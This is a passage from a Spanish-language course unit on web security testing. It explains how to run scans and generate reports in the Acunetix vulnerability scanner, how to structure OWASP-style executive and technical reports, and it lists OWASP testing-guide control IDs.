Acusensor: Es un plugin que obtiene más información del código; de como las Websites se han creado y lo envía a WVS. Ayuda a detectar más vulnerabilidades mientras genera menos falsos positivos. Además, indica exactamente donde en el código esta la vulnerabilidad e informa como depurarlo.

DeepScan: Es la última tecnología revolucionaria de Acunetix Web Vulnerability Scanner, puede escanear y analizar HTML5 y aplicaciones Web basadas en JavaScript. Es el único escáner de vulnerabilidades Web en el mercado capaz de realizar esto. Las Aplicaciones Web basadas en HTML5 están utilizando una gran variedad de bibliotecas complejas de JavaScript como AngularJS, Backbone.js, Ember.js y SproutCore. DeepScan también permite el escaneo de Aplicaciones Single Page (SPA), además de mejorar la detección de vulnerabilidades Cross Site Scripting basados en DOM.

Como funciona Acunetix WVS

1. **Crawling (rastreador)** - El rastreador analiza la Website entera desde la URL inicial para descubrir todos los directorios y archivos. A continuación, revisará y analizará la estructura completa de directorios del sitio Web.
2. **Después Acunetix lanza un Escaneo de vulnerabilidades** - Acunetix WVS lanzará una serie de ataques de vulnerabilidades en cada página. A continuación, Acunetix lanzará pruebas en contra de los controles en cada página, similar a lo que los hackers podrían hacer para atacar a un sitio Web.
3. **Esta exploración o escaneo producirá resultados que se muestran en el nodo de Alertas** - Todas las vulnerabilidades encontradas se mostrarán con información detallada en la interfaz gráfica del software en la zona de alerta (AlertsNode). Cada alerta contiene información acerca de la vulnerabilidad, ejemplos posibles para su solución, y CVE, CWE, e información CVSS.
4. **Por último, el usuario puede crear diferentes Informes y Remediación** - Acunetix es capaz de exportar las vulnerabilidades encontradas en una variedad de informes diferentes. Y la comprobación o escaneo de alertas específicas permite fijar y probar las vulnerabilidades de forma individual en lugar de volver a ejecutar una exploración o escaneo completo.

Lanzamiento de escaneos

Nota:

¡No explore un sitio web sin la previa autorización!

Los registros del servidor Web mostrarán su dirección IP y todos los ataques realizados por Acunetix. Si no es el único administrador del sitio Web o la aplicación Web, asegúrese de advertir a otros administradores antes de realizar un escaneo. Algunos escaneos pueden hacer que un sitio Web se bloquee, lo que requiere un reinicio del sitio Web.

Después de configurar sus objetivos, está listo para iniciar Scans y comenzar a identificar cualquier vulnerabilidad que exista en las aplicaciones Web. Hay varias maneras de comenzar un escaneo, que incluyen:

1. En la lista de objetivos, seleccione los objetivos para escanear y haga clic en el botón Escanear (Scan).

The screenshot shows the Acunetix web interface. On the left is a sidebar with icons for Home, Targets, Groups, Scan, Reports, and Settings. The main area has a toolbar with 'Scan' (highlighted), 'Add Target', 'Delete', 'Add to Group', 'Generate Report', 'Export As...', and a 'Filter' dropdown. Below the toolbar is a table listing four targets:

	Address	Description	Status	Vulnerabilities
<input checked="" type="checkbox"/>	http://testasp.vulnweb.com	Acunetix ASP test site	Last scanned on Sep 14, 20...	20 36 6 16
<input checked="" type="checkbox"/>	http://testaspnet.vulnweb.c...	Acunetix ASP .NET test s...	Last scanned on Sep 14, 20...	11 18 12 10
<input checked="" type="checkbox"/>	http://testhtml5.vulnweb.com	Acunetix HTML5 test site	Not scanned	0 0 0 0
<input checked="" type="checkbox"/>	http://testphp.vulnweb.com	Acunetix PHP test site	Last scanned on Sep 14, 20...	46 64 11 12

At the bottom left is a copyright notice: © 2016 Acunetix Ltd. and at the bottom right is a 'Top' button.

Figura 108: Selección de objetivo.

Fuente. - <https://www.acunetix.com>

2. Desde la configuración del objetivo, haga clic en el botón Escanear ahora (Scan now).

The screenshot shows the target configuration page for 'http://testhtml5.vulnweb.com'. The top navigation bar includes 'Back', 'Scan Now' (highlighted), and 'Save'. Below the navigation are tabs: Stats, General, Crawl, HTTP, and Advanced. The 'General' tab is selected. The 'Target Info' section contains the following fields:

- Description: Acunetix HTML5 test site
- Business Criticality: Normal
- Scan Speed: Fast (selected from a slider between Sequential, Slow, Moderate, and Fast)
- Continuous Scanning: Off (switch is greyed out)
- Site Login: Off
- AcuSensor: Off

At the bottom left is a copyright notice: © 2016 Acunetix Ltd. and at the bottom right is a 'Top' button.

Figura 109: Selección de objetivo.

Fuente. - <https://www.acunetix.com>

3. Desde la página Scans, haga clic en New Scan. Se le pedirá que seleccione los Objetivos para escanear. Después de elegir el (los) objetivo (s) para escanear, configure las opciones de escaneo que se utilizarán para el escaneo.




Figura 110: Selección de opciones de escaneo.

Fuente. - <https://www.acunetix.com>

- **Scan Type:** elija entre Escaneo completo o un perfil de escaneo que escaneará vulnerabilidades específicas, como Vulnerabilidades de alto riesgo solamente. Los tipos de escaneo se describen a continuación.
- **Report:** puede solicitar que un informe se genere automáticamente después de que se complete el escaneo. La sección Informes explica cada informe con más detalle.
- **Schedule:** seleccione si el escaneo debe comenzar al instante, o si el escaneo debe programarse para una fecha / hora futura. También puede configurar para tener un escaneo recurrente.

Tipos de escaneo

Los Scan Types son una agrupación lógica de comprobaciones que Acunetix realiza para buscar una categoría específica de vulnerabilidades (como Cross-Site Scripting, SQL Injection, etc.). A continuación, se muestra una lista de tipos de escaneo disponibles en Acunetix con una breve descripción de cada uno:

- **Escaneo completo:** Use el perfil de Escaneo completo para iniciar un escaneo usando todas las comprobaciones disponibles en Acunetix.
- **Vulnerabilidades de alto riesgo:** El perfil de análisis de alertas de alto riesgo solo buscará las vulnerabilidades Web más peligrosas.
- **Cross-Site Scripting (XSS):** El perfil de escaneo XSS solo revisará las vulnerabilidades de Cross-Site Scripting.

- **Inyección SQL:** El perfil de exploración de inyección SQL solo comprobará las vulnerabilidades de inyección SQL.
- **Contraseñas débiles:** El perfil de Escaneo de Contraseñas Débiles identificará los formularios que aceptan un nombre de usuario y contraseña, y atacarán estos formularios.
- **Rastrear solo:** La exploración solo de rastreo solo rastreará el sitio y construirá la estructura del sitio sin ejecutar ninguna comprobación de vulnerabilidad.

Escaneo continuo

Después de ejecutar el análisis inicial, identificando y solucionando las vulnerabilidades detectadas, y asegurándose de que sus objetivos no contengan vulnerabilidades, debe asegurarse de que permanezcan seguros.

Habilite el escaneo continuo en un destino para que Acunetix explore el destino diariamente e informe cualquier nueva vulnerabilidad de inmediato.

Las nuevas vulnerabilidades pueden ser introducidas por los desarrolladores Web que realizan actualizaciones en el sitio o por los administradores que realizan cambios en la configuración del servidor Web. Además, Acunetix a menudo se actualiza para detectar nuevas vulnerabilidades.




Figura 111: Habilitando el escaneo continuo.
Fuente. - <https://www.acunetix.com>

El escaneo continuo realiza un escaneo completo una vez a la semana. Este escaneo se complementa con un escaneo rápido diario, que solo explora las vulnerabilidades críticas. Los análisis continuos actualizan las vulnerabilidades del objetivo y se puede acceder a ellas desde la página Vulnerabilidades. Se le notificará por correo electrónico y en el área de notificación cuando se identifiquen nuevas vulnerabilidades.

3.3. TEMA 15: DOCUMENTACIÓN

3.3.1. Reportes OWASP

Realizar el aspecto técnico de la evaluación es solo la mitad del proceso de evaluación general. El producto final es la producción de un informe bien escrito e informativo. Un informe debe ser fácil de entender y debe resaltar todos los riesgos encontrados durante la fase de evaluación. El informe debería apelar tanto a la gerencia ejecutiva como al personal técnico. A continuación, se generará un reporte con la herramienta Acunetix, la cual puede ser estudiada para la elaboración de un informe ejecutivo y técnico.

Generando reportes en Acunetix

Report Type	Created On	Status	
Target Report	Sep 14, 2016 1:30:56 ...	Completed	Download
Developer	Sep 14, 2016 1:30:30 ...	Completed	Download
Executive Summary	Sep 14, 2016 1:30:13 ...	Completed	Download

Figura 112: Creando un nuevo informe.

Fuente. - <https://www.acunetix.com>

Desde la página Informes, hay 3 tipos de informes que se pueden generar:

- **All Vulnerabilities Report:** Informe sobre todas las vulnerabilidades detectadas en todos los objetivos configurados en Acunetix.
- **Scan Report:** Informe sobre las vulnerabilidades detectadas por uno o múltiples escaneos. Cuando se seleccionan 2 escaneos para el mismo objetivo, se le dará la opción de comparar los escaneos cuando se genere el informe (al seleccionar la plantilla de informe Comparación de escaneo).
- **Target Report:** Informe sobre todas las vulnerabilidades detectadas en uno o varios Destinos, teniendo en cuenta todos los escaneos realizados en el (los) objetivo (s).

Los informes también se pueden generar directamente desde la página Objetivos, la página Vulnerabilidades o la página Análisis.




Figura 113: Generar un informe.
Fuente. - <https://www.acunetix.com>

Después de elegir qué informar, deberá elegir una plantilla de informe. El formato del informe, el detalle incluido y la agrupación utilizada en el informe están determinados por la plantilla del informe. Las plantillas de informes se describen en la siguiente sección.

Después de elegir generar el informe, será llevado a los Informes Guardados. El informe puede tardar unos segundos en generar. El informe PDF o HTML se puede descargar haciendo clic en el enlace Download, que estará disponible cuando Acunetix haya terminado de generar el informe.

3.3.2. Informe ejecutivo

El resumen ejecutivo resume los hallazgos generales de la evaluación y ofrece a los gerentes comerciales y a los propietarios del sistema una visión de alto nivel de las vulnerabilidades descubiertas. El lenguaje utilizado debería ser más adecuado para las personas que no son técnicamente conscientes y deberían incluir gráficos u otros gráficos que muestren el nivel de riesgo. Tenga en cuenta que los ejecutivos probablemente solo tendrán tiempo para leer este resumen y querrán responder dos preguntas en un lenguaje sencillo: 1) ¿Qué sucede? 2) ¿Cómo lo arreglo? Tienes una página para responder estas preguntas.

El resumen ejecutivo debe indicar claramente que las vulnerabilidades y su gravedad son un insumo para su proceso de gestión de riesgos organizacionales, no un resultado o una solución. Es más seguro explicar que el probador no comprende las amenazas que enfrenta la organización o las consecuencias comerciales si se explotan las vulnerabilidades. Este es el trabajo del profesional de riesgos que calcula los niveles de riesgo en función de esta y otra información. La gestión de riesgos será, por lo general, parte del régimen de Gobernanza, Riesgo y Cumplimiento de la Seguridad Informática (GRC) de la organización y este informe simplemente proporcionará una aportación a ese proceso.

Parámetros de prueba

La Introducción debe delinear los parámetros de las pruebas de seguridad, los hallazgos y la corrección. Algunos encabezados de sección sugeridos incluyen:

- **Objetivo del proyecto:** Esta sección describe los objetivos del proyecto y el resultado esperado de la evaluación.
- **Alcance del proyecto:** Esta sección describe el alcance acordado.
- **Programa del proyecto:** Esta sección describe cuándo comenzaron las pruebas y cuándo se completaron.
- **Objetivos:** Esta sección enumera el número de aplicaciones o sistemas específicos.
- **Limitaciones:** Esta sección describe cada limitación que se enfrentó a lo largo de la evaluación. Por ejemplo, limitaciones de pruebas centradas en proyectos, limitaciones en los métodos de prueba de seguridad, rendimiento o problemas técnicos que el probador encuentra durante el curso de la evaluación, etc.
- **Resumen de resultados:** Esta sección describe las vulnerabilidades que se descubrieron durante la prueba.
- **Resumen de remediación:** Esta sección describe el plan de acción para corregir las vulnerabilidades que se descubrieron durante la prueba.

3.3.3. Informe técnico

La última sección del informe incluye información técnica detallada sobre las vulnerabilidades encontradas y las acciones necesarias para resolverlas. Esta sección está dirigida a un nivel técnico y debe incluir toda la información necesaria para que los equipos técnicos comprendan el problema y lo resuelvan. Cada hallazgo debe ser claro y conciso y brindar al lector del informe una comprensión completa del tema en cuestión.

La sección de hallazgos debe incluir:

- Capturas de pantalla y líneas de comando para indicar qué tareas se llevaron a cabo durante la ejecución del caso de prueba.
- El elemento afectado.
- Una descripción técnica del problema y la función u objeto afectado.
- Una sección sobre cómo resolver el problema.
- La clasificación de gravedad, con notación vectorial si se usa CVSS.

La siguiente es una lista de controles que pueden ser utilizadas para una evaluación:

ID de prueba	Descripción de la prueba	Hallazgos	Gravedad	Recomendaciones
Recopilación de información				
OTG-INFO-001	Llevar a cabo el descubrimiento del motor de búsqueda y el reconocimiento de la fuga de información			
OTG-INFO-002	Servidor Web de huellas digitales			
OTG-INFO-003	Revise metarchivos del servidor Web para detectar fugas de información			
OTG-INFO-004	Enumerar aplicaciones en el servidor Web			
OTG-INFO-005	Revise los comentarios de la página Web y los metadatos para la fuga de información			
OTG-INFO-006	Identificar los puntos de entrada de la aplicación			
OTG-INFO-007	Mapa de rutas de ejecución a través de la aplicación			
OTG-INFO-009	Marco de aplicación Web de huellas dactilares			
OTG-INFO-009	Aplicación Web de huellas dactilares			
OTG-INFO-010	Arquitectura de aplicaciones de mapas			
Configuración e implementación de pruebas de gestión				
OTG-CONFIG-001	Prueba de red / configuración de infraestructura			
OTG-CONFIG-002	Configuración de plataforma de aplicación de prueba			
OTG-CONFIG-003	Manejo de Extensiones de Archivo de Prueba para Información Sensible			
OTG-CONFIG-004	Archivos de respaldo y no referenciados para información sensible			
OTG-CONFIG-005	Enumerar interfaces de administración de aplicaciones y de infraestructura			
OTG-CONFIG-006	Prueba de métodos HTTP			
OTG-CONFIG-007	Pruebe la seguridad de transporte estricta de HTTP			
OTG-CONFIG-008	Probar la política de dominios cruzados de RIA			
Pruebas de gestión de identidad				
OTG-IDENT-001	Definiciones de roles de prueba			

OTG-IDENT-002	Proceso de registro de usuario de prueba			
OTG-IDENT-003	Proceso de provisión de cuentas de prueba			
OTG-IDENT-004	Prueba de enumeración de cuenta y cuenta de usuario predecible			
OTG-IDENT-005	Prueba de directiva de nombre de usuario débil o no ejecutada			
OTG-IDENT-006	Probar Permisos de Invitado / Cuentas de Entrenamiento			
OTG-IDENT-007	Proceso de suspensión / reanudación de la cuenta de prueba			
Pruebas de autenticación				
OTG-AUTHN-001	Prueba de credenciales transportadas a través de un canal encriptado			
OTG-AUTHN-002	Prueba de credenciales predeterminadas			
OTG-AUTHN-003	Prueba de mecanismo de bloqueo débil			
OTG-AUTHN-004	Prueba para eludir el esquema de autenticación			
OTG-AUTHN-005	Prueba recordar la funcionalidad de la contraseña			
OTG-AUTHN-006	Probando la debilidad del caché del navegador			
OTG-AUTHN-007	Prueba de política de contraseñas débiles			
OTG-AUTHN-008	Prueba de pregunta / respuesta de seguridad débil			
OTG-AUTHN-009	Prueba de cambio de contraseña débil o reinicio de funcionalidades			
OTG-AUTHN-010	Prueba de autenticación más débil en un canal alternativo			
Prueba de autorización				
OTG-AUTHZ-001	El recorrido y el archivo del directorio de prueba incluyen			
OTG-AUTHZ-002	Prueba para eludir el esquema de autorización			
OTG-AUTHZ-003	Pruebas para escalada de privilegios			
OTG-AUTHZ-004	Prueba de referencias inseguras de objetos directos			
Prueba de gestión de sesión				
OTG-SESS-001	Prueba para omitir el esquema de administración de sesiones			
OTG-SESS-002	Prueba de atributos de cookies			

OTG-SESS-003	Prueba para la fijación de la sesión			
OTG-SESS-004	Prueba de variables de sesión expuestas			
OTG-SESS-005	Prueba de falsificación de solicitudes cruzadas			
OTG-SESS-006	Prueba de la funcionalidad de cierre de sesión			
OTG-SESS-007	Tiempo de espera de la sesión de prueba			
OTG-SESS-008	Prueba de desconcierto de sesión			
Prueba de validación de entrada				
OTG-INPVAL-001	Prueba de secuencias de comandos cruzadas reflejadas en el sitio			
OTG-INPVAL-002	Prueba de secuencias de comandos del sitio almacenadas cruzadas			
OTG-INPVAL-003	Prueba de manipulación del verbo HTTP			
OTG-INPVAL-004	Prueba de contaminación de parámetros HTTP			
OTG-INPVAL-006	Prueba de Inyección SQL			
	Oracle Testing			
	Prueba de MySQL			
	Prueba de SQL Server			
	Probando PostgreSQL			
	MS Access Testing			
	Prueba de inyección NoSQL			
OTG-INPVAL-007	Prueba de Inyección LDAP			
OTG-INPVAL-008	Prueba de Inyección de ORM			
OTG-INPVAL-009	Prueba de Inyección XML			
OTG-INPVAL-010	Prueba de Inyección de SSI			
OTG-INPVAL-011	Pruebas para inyección XPath			
OTG-INPVAL-012	Inyección IMAP / SMTP			
OTG-INPVAL-013	Prueba de Inyección de Código			
	Prueba de inclusión de archivos locales			
	Prueba de inclusión de archivos remotos			
OTG-INPVAL-014	Prueba de Inyección de Comando			
OTG-INPVAL-015	Prueba de desbordamiento de búfer			
	Prueba de desbordamiento de pila			
	Prueba de desbordamiento de pila			
	Prueba de cadena de formato			

OTG-INPVAL-016	Prueba de vulnerabilidades incubadas			
OTG-INPVAL-017	Prueba de división / contrabando HTTP			
Manejo de errores				
OTG-ERR-001	Análisis de códigos de error			
OTG-ERR-002	Ánalisis de Stack Traces			
Criptografía				
OTG-CRYPST-001	Prueba de cifrado SSL/TSL débil, protección insuficiente de la capa de transporte			
OTG-CRYPST-002	Prueba de Padding Oracle			
OTG-CRYPST-003	Prueba de información confidencial enviada a través de canales no encriptados			
Pruebas de lógica de negocios				
OTG-BUSLOGIC-001	Prueba de validación de datos de lógica de negocios			
OTG-BUSLOGIC-002	Capacidad de prueba para forjar solicitudes			
OTG-BUSLOGIC-003	Prueba de verificaciones de integridad			
OTG-BUSLOGIC-004	Prueba de sincronización del proceso			
OTG-BUSLOGIC-005	Número de prueba de veces que se puede usar una función Límites			
OTG-BUSLOGIC-006	Pruebas para la elusión de los flujos de trabajo			
OTG-BUSLOGIC-007	Probar defensas contra el uso incorrecto de la aplicación			
OTG-BUSLOGIC-008	Carga de prueba de tipos de archivos inesperados			
OTG-BUSLOGIC-009	Carga de prueba de archivos maliciosos			
Prueba del lado del cliente				
OTG-CLIENT-001	Prueba de secuencias de comandos basadas en DOM.			
OTG-CLIENT-002	Prueba de ejecución de JavaScript			
OTG-CLIENT-003	Pruebas para inyección de HTML			
OTG-CLIENT-004	Prueba de redirección de URL del lado del cliente			
OTG-CLIENT-005	Prueba de inyección de CSS			
OTG-CLIENT-006	Prueba de manipulación de recursos del lado del cliente			
OTG-CLIENT-007	Prueba Cross Origin Resource Sharing			
OTG-CLIENT-008	Prueba de parpadeo entre sitios			

OTG-CLIENT-009	Prueba para Clickjacking			
OTG-CLIENT-010	Probando WebSockets			
OTG-CLIENT-011	Prueba de mensajería Web			
OTG-CLIENT-012	Prueba de almacenamiento local			

Apéndice

Esta sección se usa a menudo para describir las herramientas comerciales y de código abierto que se utilizaron para realizar la evaluación. Cuando se utilizan scripts o códigos personalizados durante la evaluación, debe divulgarse en esta sección o anotarse como datos adjuntos. Los clientes aprecian cuando se incluye la metodología utilizada por los consultores. Les da una idea de la minuciosidad de la evaluación y qué áreas se incluyeron.

Resumen

1. El análisis estático de software es un tipo de análisis que se realiza sin ejecutar el programa. En la mayoría de los casos, el análisis se realiza en alguna versión del código fuente y en otros casos se realiza en el código objeto.
2. Las herramientas de análisis de código fuente, también denominadas Herramientas de prueba de seguridad de aplicaciones estáticas (SAST), están diseñadas para analizar código fuente y/o versiones compiladas de código para ayudar a encontrar fallas de seguridad.
3. Una herramienta de prueba de seguridad de análisis dinámico, o una prueba DAST, es una solución de seguridad de aplicaciones que puede ayudar a encontrar ciertas vulnerabilidades en aplicaciones Web mientras se ejecutan en producción.
4. Realizar el aspecto técnico de la evaluación es solo la mitad del proceso de evaluación general. El producto final es la producción de un informe bien escrito e informativo. Un informe debe ser fácil de entender y debe resaltar todos los riesgos encontrados durante la fase de evaluación. El informe debería apelar tanto a la gerencia ejecutiva como al personal técnico. A continuación, se generará un reporte con la herramienta Acunetix, la cual puede ser estudiada para la elaboración de un informe ejecutivo y técnico.
5. El resumen ejecutivo resume los hallazgos generales de la evaluación y ofrece a los gerentes comerciales y a los propietarios del sistema una visión de alto nivel de las vulnerabilidades descubiertas. El lenguaje utilizado debería ser más adecuado para las personas que no son técnicamente conscientes y deberían incluir gráficos u otros gráficos que muestren el nivel de riesgo. Tenga en cuenta que los ejecutivos probablemente solo tendrán tiempo para leer este resumen y querrán responder dos preguntas en un lenguaje sencillo: 1) ¿Qué sucede? 2) ¿Cómo lo arreglo?
6. La última sección del informe incluye información técnica detallada sobre las vulnerabilidades encontradas y las acciones necesarias para resolverlas. Esta sección está dirigida a un nivel técnico y debe incluir toda la información necesaria para que los equipos técnicos comprendan el problema y lo resuelvan. Cada hallazgo debe ser claro y conciso y brindar al lector del informe una comprensión completa del tema en cuestión.

Pueden revisar los siguientes enlaces para ampliar los conceptos vistos en esta unidad:

- https://es.wikipedia.org/wiki/An%C3%A1lisis_est%C3%A1tico_de_software
- <http://slideplayer.es/slide/312257/>
- <http://enrikusblog.com/sonarqube-instalacion-y-configuracion/>
- <https://software.microfocus.com/en-us/products/webinspect-dynamic-analysis-dast/overview>
- <https://www.acunetix.com/support/docs/wvs/scanning-website/>
- <https://www.owasp.org/index.php/Reporting>
- <https://www.acunetix.com/support/docs/wvs/generating-reports/>

Bibliografía Unidad de Aprendizaje 3

Análisis estático de software. (2018). Es.wikipedia.org. Obtenido de https://es.wikipedia.org/wiki/An%C3%A1lisis_est%C3%A1tico_de_software

Herramientas para análisis estático de seguridad: estado del arte - ppt descargar. (2018). Slideplayer.es. Obtenido de <http://slideplayer.es/slide/312257/>

SonarQube: instalación y configuración. (2013). Enrikus' Blog. Obtenido de <http://enrikusblog.com/sonarqube-instalacion-y-configuracion/>

Dynamic Analysis, DAST, Penetration Testing Tools | Micro Focus. (2018). Software.microfocus.com. Obtenido de <https://software.microfocus.com/en-us/products/webinspect-dynamic-analysis-dast/overview>

Scanning a Website - Acunetix. (2018). Acunetix. Obtenido de <https://www.acunetix.com/support/docs/wvs/scanning-website/>

Reporting - OWASP. (2018). Owasp.org. Obtenido de <https://www.owasp.org/index.php/Reporting>

Generating Reports - Acunetix. (2018). Acunetix. Obtenido de <https://www.acunetix.com/support/docs/wvs/generating-reports/>